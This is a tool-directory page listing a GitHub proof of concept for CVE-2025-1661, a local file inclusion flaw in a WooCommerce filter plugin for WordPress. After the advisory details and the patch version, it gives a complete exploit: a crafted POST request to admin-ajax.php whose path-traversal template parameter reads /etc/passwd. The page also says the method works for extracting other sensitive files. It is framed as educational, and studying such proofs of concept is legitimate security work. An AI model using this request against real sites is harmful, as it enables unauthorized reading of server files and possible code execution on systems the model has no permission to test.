
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2025-1661 — HUSKY – Products Filter Professional for WooCommerce plugin for WordPress is vulnerable to Local File Inclusion (LFI) | Kitploit
Tools/GitHubGitHub/muhammadwaseem29/cve-2025-1661
Vulnerability AnalysisExploitationWeb Application ExploitationInformation GatheringPenetration TestingLearning & Education
GitHubmuhammadwaseem29/cve-2025-1661

CVE-2025-1661

HUSKY – Products Filter Professional for WooCommerce plugin for WordPress is vulnerable to Local File Inclusion (LFI)

View Repository
11 year agoNot yet reviewed
Website

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2025-1661 - Unauthenticated Local File Inclusion (LFI) in HUSKY – Products Filter Professional for WooCommerce

Description

The HUSKY – Products Filter Professional for WooCommerce plugin for WordPress is vulnerable to Local File Inclusion (LFI) in all versions up to and including 1.3.6.5 via the template parameter of the woof_text_search AJAX action.

This allows unauthenticated attackers to include and execute arbitrary files on the server, potentially leading to:

  • Bypassing access controls
  • Extracting sensitive data
  • Remote Code Execution (RCE) if certain conditions are met (e.g., upload of "safe" file types)

Severity: Critical

  • CVSS Score: 9.8 (Critical)
  • CWE ID: CWE-22 (Path Traversal)
  • EPS Score: 0.00061

Affected Versions

  • Vulnerable: <= 1.3.6.5
  • Patched Version: 1.3.6.6

Remediation

Update to version 1.3.6.6 or a newer patched version.


Proof of Concept (PoC)

Steps to Reproduce

  1. Visit the target website.
  2. Capture the request using Burp Suite.
  3. Modify the request method to POST and add the following payload:
root@kitploit:~
POST /wp-admin/admin-ajax.php?template=../../../../../../../etc/passwd&value=a&min_symbols=1  HTTP/1.1
Host: TARGET_SITE_HERE
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: YOUR_SESSION_COOKIE_HERE
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

action=woof_text_search&

IntercomVulnChecker Screenshot 4. If successful, the server will return the contents of /etc/passwd. 5. This can be used to extract other sensitive files from the server.


References

  • Wordfence Advisory
  • WordPress Plugin Code
  • CVE Report

Disclaimer

This PoC is for educational and research purposes only. Unauthorized testing against systems without permission is illegal and unethical. Always seek explicit authorization before conducting any security testing.

Download Tool